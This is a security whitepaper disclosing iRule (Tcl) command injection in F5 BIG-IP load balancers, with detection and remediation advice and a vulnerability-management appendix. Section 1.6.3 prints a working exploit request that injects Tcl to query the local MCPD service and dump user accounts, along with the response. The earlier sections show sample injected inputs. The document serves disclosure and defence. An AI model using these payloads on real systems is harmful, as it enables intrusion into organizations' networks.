SECURITY WHITEPAPER

iRule injection

Stockholm, Sweden, July 25, 2019
Version 1.0

Christoffer Jerkeby
Senior security consultant

TABLE OF CONTENTS

1. Executive summary ... 3

1.1. Vulnerability background ... 3
1.2. Conclusions ... 3
1.3. Recommendations ... 4
1.4. Actions ... 4
1.5. Technical background ... 5
1.5.1. TCL command interpretation ... 5
1.5.2. Command injection and double substitution ... 6
1.6. Findings BIG-IP... **Error! Bookmark not defined.**
1.6.1. iRule injection in user input handling ... 7
1.6.2. iRule injection in stored session data ... 8
1.6.3. MCPD commands on localhost ... 9

2. APPENDIX ... 10

2.1. Vulnerability management process ... 10

ABOUT THIS DOCUMENT

F-Secure researcher Christoffer Jerkeby discovered an exploitable security flaw that is present in some implementations of F5 Networks' popular BIG-IP load balancer. The class of security flaw is often referred to as a Remote Code or Command Execution (RCE) vulnerability. When exploited, the vulnerability permits an attacker to execute commands on the technology to affect a compromise. Over 300,000 active, and potentially vulnerable, BIG-IP implementations were found to be exposed on the web.

The issue has been disclosed to the vendor (F5) and their advisory note can be found here: https://support.f5.com/csp/article/K15650046.

This whitepaper was written to help organizations understand and avoid iRule injections.

1. EXECUTIVE SUMMARY

1.1. Vulnerability background

BIG-IP is commonly used as a load balancer by businesses and governments that provide online services to large numbers of people. Load balancers help organizations manage sessions, store cookies, route web traffic to backend servers, and more. The research team discovered over 300,000 active BIG-IP implementations on the internet during the course of researching this issue, but due to methodological limitations, suspects the real number could be much higher.

And while not everyone using BIG-IP will be vulnerable, the obscure nature of the underlying issue means most organizations need to investigate and verify whether or not they're affected.

The security issue is present in the product's iRule feature. iRule is a powerful and flexible feature within the BIG-IP local traffic management (LTM) system that is used to manage network traffic. iRules are created using the Tool Command Language (Tcl). Certain coding practices may allow an attacker to inject arbitrary Tcl commands, which could be executed in the security context of the target Tcl script.

The coding flaw and class of vulnerability is not novel and has been known, along with other command injection vulnerabilities in other popular languages for some time. It's presence in such a popular and most often internet facing device such as this warrants a public disclosure to raise awareness of this issue and to encourage organizations to proactively assess their exposure to the vulnerability.

1.2. Conclusions

The device running the vulnerable software can become a beachhead from which an adversary could launch further attacks against the organization's servers, culminating in a serious breach. The web traffic that passes through the technology could also be intercepted and manipulated. This could lead to the exposure of sensitive information, including authentication credentials and application secrets; as well as allowing the users of an organization's web services to be targeted and attacked.

Free trial versions of the technology can be obtained from the vendor and cloud instances can be accessed from the AWS store for a minimal and affordable cost. The vendor has also recently made the advisory available to the public. Additionally, it is possible to mass scan the internet to identify and exploit vulnerable instances of the technology, and in some cases, compromises can be automated. If this happens, we could see the vulnerability leveraged to breach organizations en masse. It is therefore sensible to expect this issue to attract attention from attackers, as well as bug bounty hunters.

In some cases, exploiting a vulnerable system can be as simple as submitting a command or piece of code as part of a web request that the technology will execute for the attacker. To make matters worse, in some exploitation cases the attackers' actions may not recorded, meaning evidence of malicious activity would be absent. In other cases, an attacker could delete any logs that do contain evidence of their post-exploit activities – severely hindering any incident investigations.

1.3. Recommendations

There are several free, open-source tools that organizations can use to identify insecure configurations in their BIG-IP implementations. It is recommended that organizations proactively investigate whether or not they're affected.

1.4. Actions

These recommended actions are written in chronological order to support an organization in detecting and defending against iRule injections.

1. Create an inventory of active iRule scripts and establish a version control repository for each script and their dependencies.
2. Convert scripts to pure Tcl and run tclscan.tcl to establish easy to detect vulnerabilities (download the code at https://github.com/kugg/tclscan).
3. Run iruledetector.py in Burpsuite to test out if any user action can lead to iRule injections.
4. Test the logic of iRule scripts by putting functions in unit tests of TestTcl (get the code at: https://testcl.com).

1.5. Technical background

This section details aspects of command injections that are relevant to understand and detect issues in existing code in order to avoid writing iRule injections in new code.

1.5.1. TCL command interpretation

An argument is evaluated by breaking down words and substituting its meaning depending on the string enclosure.

```
command ”$arg1” ”$arg2”# Quoted arguments
command [$arg1] [$arg2]# Bracketed arguments
command {$arg1} {$arg2}# Braced arguments
command $arg1 $arg2    # Unquoted arguments
```

A document named the dodekalouge (https://wiki.tcl-lang.org/page/Dodekalogue) describes how arguments to commands are expanded.

Quoted arguments

Arguments inside double quotes (”) will perform: ”Command substitution, variable substitution, and backslash substitution are performed on the characters between the quotes ...”

Bracketed arguments

Arguments inside brackets []: ”If a word contains an open bracket (“**[**”) then TCL performs command substitution.” This is equivalent to backticks ` in /bin/sh.

Unquoted arguments

An argument to a function that does not make use of any of the above quotations will perform differently depending on how the command uses it. If the command has a **?body?** argument the argument variable will be executed. In other words, the body part of command invocation is a list of commands to execute if a condition is met

```
command ?arg? ?body?
after 1 $body
while 1 $body
if 1 $body
switch 1 1 $body
```

In these cases, the value of $body will be command substituted regardless of quote, unless braces are used

Braced arguments

In braced arguments no substitutions are performed on the characters between the braces, except for backslash-newline substitutions. Nor do semi-colons, newlines, close brackets, or white space receive any special interpretation.

This means that user input can safely be handled inside of braced arguments without risk of execution.

1.5.2. Command injection and double substitution

Double substitution

A Tcl command injection is an attack type originally describing the occurrence of double substitution. A double substitution occurs when the Tcl interpreter performs command substitution on the arguments of a command. Then the Tcl interpreter pass the result of the command substitution as an argument to the command that performs evaluation or substitution of the value..

The Tcl interpreted performs substitution of arguments in two steps:

"First, the Tcl interpreter breaks the command into words and performs substitutions. Then the interpreter uses the first word as a command name, calls the command, and passes the rest of the words to the command as arguments."

Read more here: https://wiki.tcl-lang.org/page/double+substitution

Command injection

A command injection occurs when the second round of a substitution inside of a command interprets its argument as executable code. This occurs if the input starts with either "[" or "{[" or ";". A bracket will always be interpreted as executed script by the current command substituting interpreter. The brace and bracket may be executed if the command running is evaluating the argument. The semicolon may result in further execution of a line that is already interpreted as a script such as an argument to "`expr`", "`subst`" or "`eval`".

Read more here: https://wiki.tcl-lang.org/page/Injection+Attack

1.6. BIG-IP Findings

1.6.1. iRule injection in user input handling

Description

Any user input handled and interpreted by an iRule script could be used in harmful ways if command substitution is performed against it. Typically, scripts interpret the `[HTTP::header]` or `[HTTP::uri]` commands in order to establish information about the current packet context.

If the information returned from the user input commands like `HTTP::` are used as an argument to a command evaluating function such as `eval`, `subst` or `expr` there is a high risk of iRule injection.

```
eval [stats [HTTP::header {user-agent}]]
```

In this example, a command name `stats` will be executed by `eval,` but first its functional argument `HTTP::header` will be executed. The return value of `HTTP::header` may contain hostile iRule code that will be evaluated by eval if the user-agent headers starts with a "[" or ";". The arguments will be expanded first and the command will run second.

A hostile input could look like this `[TCP::respond attack]`. The eval command will execute the `TCP::respond` command prior to executing stats. The attacker would see the word "attack" in the response, prior to the HTTP header.

Recommendations

Finding iRule injections requires iRule code review. Manual code review means to open the iRule editor to read and comprehend the meaning of the iRule. The following steps require an understanding of iRule code or the Tcl programming language.

<u>Detencation of dangerous use of eval, subst or expr</u>

search for commands that use `eval`, `subst` or `expr`. With a list of potentially vulnerable commands follow the lifespan of user controlled variables. Check if any user controlled variables are used as arguments to `eval`, `subst` or `expr`.

<u>Detection of dangerous ?body? arguments</u>

Search for occurrences of variable names outside of quotation or inside of bracket or double quotation. Then match the function name and argument position against the manual page of the command called to see if the given argument position is used by a `?body?` argument. Verify if the body argument is user controlled.

<u>Coding style</u>

Write short functions with clear documentation on what variables and return values are user controlled. Document and use exceptions to isolate and detect anomalous behavior. Set up security alarms to trigger in the logging system if a syntax error is ever produced by production systems.

<u>Automated testing</u>

For automatic code review see the "Recommendations" section for details on how to detect and prevent iRule injection from user input using "tclscan" and "iruledetect.py".

1.6.2. iRule injection in stored session data

Description

The table command allows storing and reading data in memory. The table information is then replicated over all connected BIG-IP instances.

The syntax of the table command is:

```
table set
table lookup
table add
table replace
```

An attacker that did not gain direct access using user input parsed by an iRule script may be able to store "table" data with executable iRule scripts in. The data can be derived from a user profile, a part of a session cookie or a Json Web Token (JWT) for example.

An attacker that has gained command execution privileges to a script that use the `table` command can alter the current sessions of any given user and potentially inject responses to and from any user. This is referred to as a hosted Man In The Middle (MITM).

Recommendations

Treat the data in a `table` as potentially hostile and perform input validation on its content before use.

1.6.3. MCPD commands on localhost

Description

An attacker that has gained command injection privileges can create network connections to localhost on the BIG-IP instance. A standard BIG-IP setup offer a multitude of services on the localhost interface. The MCPD protocol on TCP port 6666 offer a binary protocol for administration of the device.

An attacker can send crafted TCP packets to localhost port 6666 to list current users on the system and read source code among other things. It is likely that the MCPD daemon will serve attackers as a pivoting point to gain additional permanent access in the BIG-IP instance.

Request

Raw Params Headers Hex

```
GET
/dns?host=jdddjf%3bset+c+[connect+127.0.0.1%3a6666]%3bsend+$c+{%00%00%00
%16%00%00%00%3f%00%00%00%00%00%00%00%02%0b%65%00%0d%00%00
%00%0c%10%00%00%0d%00%00%00%02%00%00%00%00%00%00}%3brecv+-ti
meout+10000+$c+d%3bTCP%3a%3arespond+$d HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134
Accept-Language: en-GB
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
Host: 192.168.200.200
Cookie: JSESSIONID=aaa
Connection: close
```

Response

Raw Headers Hex

0	00	00	01	60	00	00	00	00	00	00	00	00	00	00	00	02	□`□
1	0b	68	00	0d	00	00	01	58	10	00	00	0d	00	00	00	4b	□h□X□K
2	10	02	00	0f	00	00	00	07	00	05	61	64	6d	69	6e	50	□□□□□adminP
3	04	00	05	00	00	00	00	24	d2	00	05	00	00	00	00	24	□□$Ò□$
4	d1	00	0f	00	00	00	02	00	00	10	2f	00	0f	00	00	00	Ñ□□□/□
5	08	00	06	43	6f	6d	6d	6f	6e	10	03	00	05	00	00	00	□□Common□□□
6	01	10	01	00	05	00	00	25	fe	00	00	10	00	00	0d	00	□□□□%þ□
7	00	00	56	10	02	00	0f	00	00	00	12	00	10	66	35	68	V□□□□□f5h
8	75	62	62	6c	65	6c	63	64	61	64	6d	69	6e	50	04	00	ubblelcdadminP□
9	05	00	00	00	00	24	d2	00	05	00	00	00	00	24	d1	00	□$Ò□$Ñ
a	0f	00	00	00	02	00	00	10	2f	00	0f	00	00	00	08	00	□□□/□□
b	06	43	6f	6d	6d	6f	6e	10	03	00	05	00	00	00	01	10	□Common□□□□□
c	01	00	05	00	00	26	01	00	00	10	00	00	0d	00	00	00	□□&□□
d	4a	10	02	00	0f	00	00	00	06	00	04	75	73	65	72	50	J□□□□□userP
e	04	00	05	00	00	00	01	24	d2	00	05	00	00	00	00	24	□□□$Ò□$
f	d1	00	0f	00	00	00	02	00	00	10	2f	00	0f	00	00	00	Ñ□□□/□
10	08	00	06	43	6f	6d	6d	6f	6e	10	03	00	05	00	00	00	□□Common□□□
11	01	10	01	00	05	00	00	3c	60	00	00	10	00	00	0d	00	□□□□<`□
12	00	00	4b	10	02	00	0f	00	00	00	07	00	05	77	69	6c	K□□□□□wil
13	6c	79	50	04	00	05	00	00	00	01	24	d2	00	05	00	00	lyP□□□$Ò□
14	00	00	24	d1	00	0f	00	00	00	02	00	00	10	2f	00	0f	$Ñ□□□/□
15	00	00	00	08	00	06	43	6f	6d	6d	6f	6e	10	03	00	05	□□Common□□□
16	00	00	00	01	10	01	00	05	00	00	3c	62	00	00	00	00	□□□□<b
17	48	54	54	50	2f	31	2e	30	20	32	30	30	20	4f	4b	0d	HTTP/1.0 200 OK
18	0a	53	65	72	76	65	72	3a	20	42	69	67	49	50	0d	0a	Server: BigIP
19	43	6f	6e	6e	65	63	74	69	6f	6e	3a	20	63	6c	6f	73	Connection: clos
1a	65	0d	0a	43	6f	6e	74	65	6e	74	2d	4c	65	6e	67	74	eContent-Lengt
1b	68	3a	20	30	0d	0a	0d	0a	--	--	--	--	--	--	--	--	h: 0

Recommendations

Do not disable the service as it is crucial to the BIG-IP intercommunication.

See prior recommendations on how to avoid iRule injection.

2. APPENDIX

2.1. Vulnerability management process

Managing and communicating vulnerability fixes is a mundane process for any mature product development organization.

The ISO/IEC 29147[1] and 30111[2] open standards describe common and approved models for vulnerability management. ISO-29147 describes the outward-facing interfaces of a product/service organization and ISO-30111 describes the internal vulnerability management processes for these organizations.

As open standards, these should be implemented with care, bearing in mind the organizational culture and client interfaces to ensure a sensible and meaningful implementation. The common model does however describe all central steps for managing vulnerabilities in a responsible manner, and for ensuring easily verifiable fixes.


If there is no existing process, implementing the common model and defining the process should be done from the perspective of the development teams.

It is perfectly acceptable that the first implementation of a vulnerability management process in an organization is a very rough draft. The key issue is that the development organization understands the process, is committed to it and can demonstrate how vulnerabilities are managed in their area of responsibility. Unnecessary bureaucracy should be avoided.

A well-planned and well-implemented vulnerability management process is fully integrated into the everyday project management model used by the development organization. This way the vulnerability management is aligned with other project and resource management work, like any other change management activity. This way, no new parallel processes or unnecessary documentation is needed for managing security related work items.

The key components of the open standard for vulnerability management (ISO-30111) in a product development environment are presented in the graphic below.

[1] ISO/IEC 29147 - Information technology — Security techniques — Vulnerability disclosure
[2] ISO/IEC 30111 - Information technology — Security techniques — Vulnerability handling processes



Reporting: In this phase, an internal or external source produces vulnerability information to the organization. Typical sources for vulnerability information include:

- open sources, such as the change logs for third-party software components and publicly disclosed vulnerability information
- closed sources, such as so-called "zero-day sources" that sell vulnerabilities commercially with limited availability
- self-generated vulnerability information, such as cyber security audits, internal security testing, and vulnerability research
- intelligence gathering, such as the reputation and reliability of the publisher or service owner of a third-party software component

Analysis: In this phase the validity and reliability of the received vulnerability information is verified. In practice, this means attempting to replicate the vulnerability in the development organization and finding the root cause for the vulnerability. This also involves surveying what other components in the product may be susceptible to the same vulnerability. When the organization understands the severity and scope of the vulnerability, they can evaluate its operational impact, severity, and priority.

The process for handling a vulnerability can end at the analysis phase. One reason for this, for example, can be that the vulnerability in question is already known and the remedial actions have already been decided. Alternatively, it might not be possible to replicate and verify the vulnerability. Some cases may also result in a decision to not fix the vulnerability. The vulnerability could also be managed by giving out instructions how to reconfigure and harden the security of the system, or how the system could be protected using complementary security controls.

In all cases it is of the utmost importance that any decision to leave a vulnerability unfixed are conscious choices - without making any assumptions over the threat model of the party that is using the system.

Remedial actions: This phase involves defining the options regarding the procedure for fixing the vulnerability. Each option should cover the work estimates, schedule and possible stages for producing a fix.

A quick point fix that does not comprehensively address the root cause of the vulnerability may be needed to provide rapid protection. However, fixing the root cause throughout the system must be planned and documented for achieving a comprehensive solution in the follow-up phases.

When the remedial procedures are defined, the organization implements an immediate fix for the reported issue, documents the implementation of the fix, and produces the necessary information on how to verify the fix.

Publishing fix: In this phase, the fix is made available to clients and relevant stakeholders are notified of the fixed vulnerability.

Aftermath: This phase involves developing the organization's processes, for example through internal training or developing technical measures, to avoid similar vulnerabilities in the future. This phase also focuses on implementing any possible comprehensive fixes needed to remove other occurrences of the same vulnerability elsewhere in the system.